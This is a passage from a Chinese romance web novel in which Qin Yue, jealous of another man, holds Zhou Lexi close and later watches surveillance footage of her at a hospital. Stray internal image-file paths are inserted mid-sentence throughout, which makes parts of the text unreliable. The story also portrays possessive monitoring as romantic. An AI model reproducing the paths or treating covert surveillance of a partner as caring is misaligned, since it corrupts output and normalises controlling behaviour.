周乐惜更加确认秦越的心情很不好了,吃个早餐都要人陪了,以前也没有这样呀。
周乐惜忧心忡忡地坐了过去,见秦越开始吃早餐,她想了想,还是悄咪咪拿出手机,给于格发了条微信。
[你们在深市的生意谈得不顺利吗?]
于格还没回复,对面冷不丁响起一句:“又在给许亭发信息?”
周乐惜抬头:“不是…是…”
“惜惜。”秦越淡声打断。
他此时此刻,实在不想,从她嘴里听到别的男人的名字。
秦越:“帮我冲杯咖啡。”
姐姐周敏宜很喜欢喝咖啡,于是闲来无事的周乐惜特地去上课,还饶有兴致地学会了拉花。
周晖得知后,立刻给家里购置了全套咖啡设备,盼着也能喝到女儿亲手泡的咖啡。
周乐惜很给老父亲面子。
周晖盯着杯面来回端详,很是满意:“不错,惜惜还知道爸爸属牛,老婆你看,女儿特地给我拉花了牛角。”
周乐惜:“……”
其实是一对蝴蝶翅膀。
秦越家里的厨房虽然不经常使用,但电器设备样样俱全。
周乐惜埋头专心捣鼓,最后一勺奶泡轻巧晕开,一个笑脸出来了。将咖啡轻轻放到秦越面前,周乐惜腰肢微微侧倾,目光落在秦越微垂的眉眼上。
“哥哥,你今天是不是心情不好呀?”她直接问道。
秦越抬眸看她,薄唇微动:“你在意我心情好不好?”
“那当然了!”周乐惜毫不犹豫地点头,声音里的关切藏不住。
她随即又追问:“是不是深市的生意谈得不顺利?”
“不是。”秦越嗓音平静。
周乐惜:“那是因为什么?”
秦越目光落在她亲手为他泡的杯咖啡上,一张圆滚滚的笑脸正对着他。
“惜惜想哄哥哥开心?”
周乐惜忙不迭点头。
她想让他对她笑,别这么冷冰冰的,她有点怕,也不喜欢看他皱眉。
秦越看着她:“过来。”
周乐惜小步蹭到他身旁。
下一瞬,一条结实的手臂从身后环住她的腰肢,把她横抱了过去。
周乐惜小声轻呼:“哥哥……?”
“别说话。”
男人嗓音喑哑,宽大的手掌托住她的后脑勺,将她按向自己胸口。
似是不想让她看到他眼中压不住的浓烈醋火。
两个人的体形差摆在这,周乐惜几乎被包裹进他的怀抱。
男人健硕的肩膀仿佛高墙,将她严严实实地圈在怀中。
周乐惜闻到了熟悉的清洌气息,带着沐浴后的舒爽薄荷味。
他的胸膛一片坚硬,周乐惜脸贴得不舒服,微微仰头,试图挪动。
而且她的胸口也被挤压着,闷闷的。
“别乱动。”
耳畔传来的嗓音沉了几分,手臂收得更紧。
周乐惜不动了。
但抱着抱着,周乐惜又觉得有些热,耳朵好像也在微微发烫,被他掌心包拢的后腰也有点痒。
记得小时候,她哭了,秦越也是这么把她抱在腿上,一边轻拍她后背低声安慰,一边用袖子给她擦眼泪。
长大后,他已经很久没这样抱过她。
但周乐惜只在一开始身体僵硬了一瞬,秦越的怀抱是她熟悉的地方,她很快就放松下来。
如果拥抱有力量,能让他心情变好,她愿意让他抱。
-
深夜,万籁俱寂。
客厅没开灯,沉浸在暗色,窗外是城市的霓虹灯火,与室内形成两个互不相融的世界。
秦越独自倚在沙发,指尖缓缓摩挲着酒杯,手机屏幕亮起,一则监控视频发了过来。
男人薄唇贴着杯口,喉结滑动,沉默片刻后,点开了视频。
画面切入医院的急诊区。
第三秒,周乐惜和许亭同时入镜。
明明那么娇小,却一手虚扶对方手肘,一手护在他的后背,两个人肩膀相贴。
高清镜头下,小姑娘脸上的紧张与担忧清晰可见。
秦越眼神发冷,喉咙发紧。
却自虐似的,继续观看。
她将他安置在候诊椅上,俯身,乌黑的发梢扫过他的手背。
她对他交代了什么,转身走向护士站,他独自坐在椅子里,面色是青白的病态感。
可当他的视线投向她的背影时,那双沉寂的眼眸却渐渐泛起光泽。
急诊大厅人来人往。
他视若无睹,目光坚定穿过喧嚣人群,精准锁定。那双平日沉默寡言的眼睛。
此刻满眼都是她。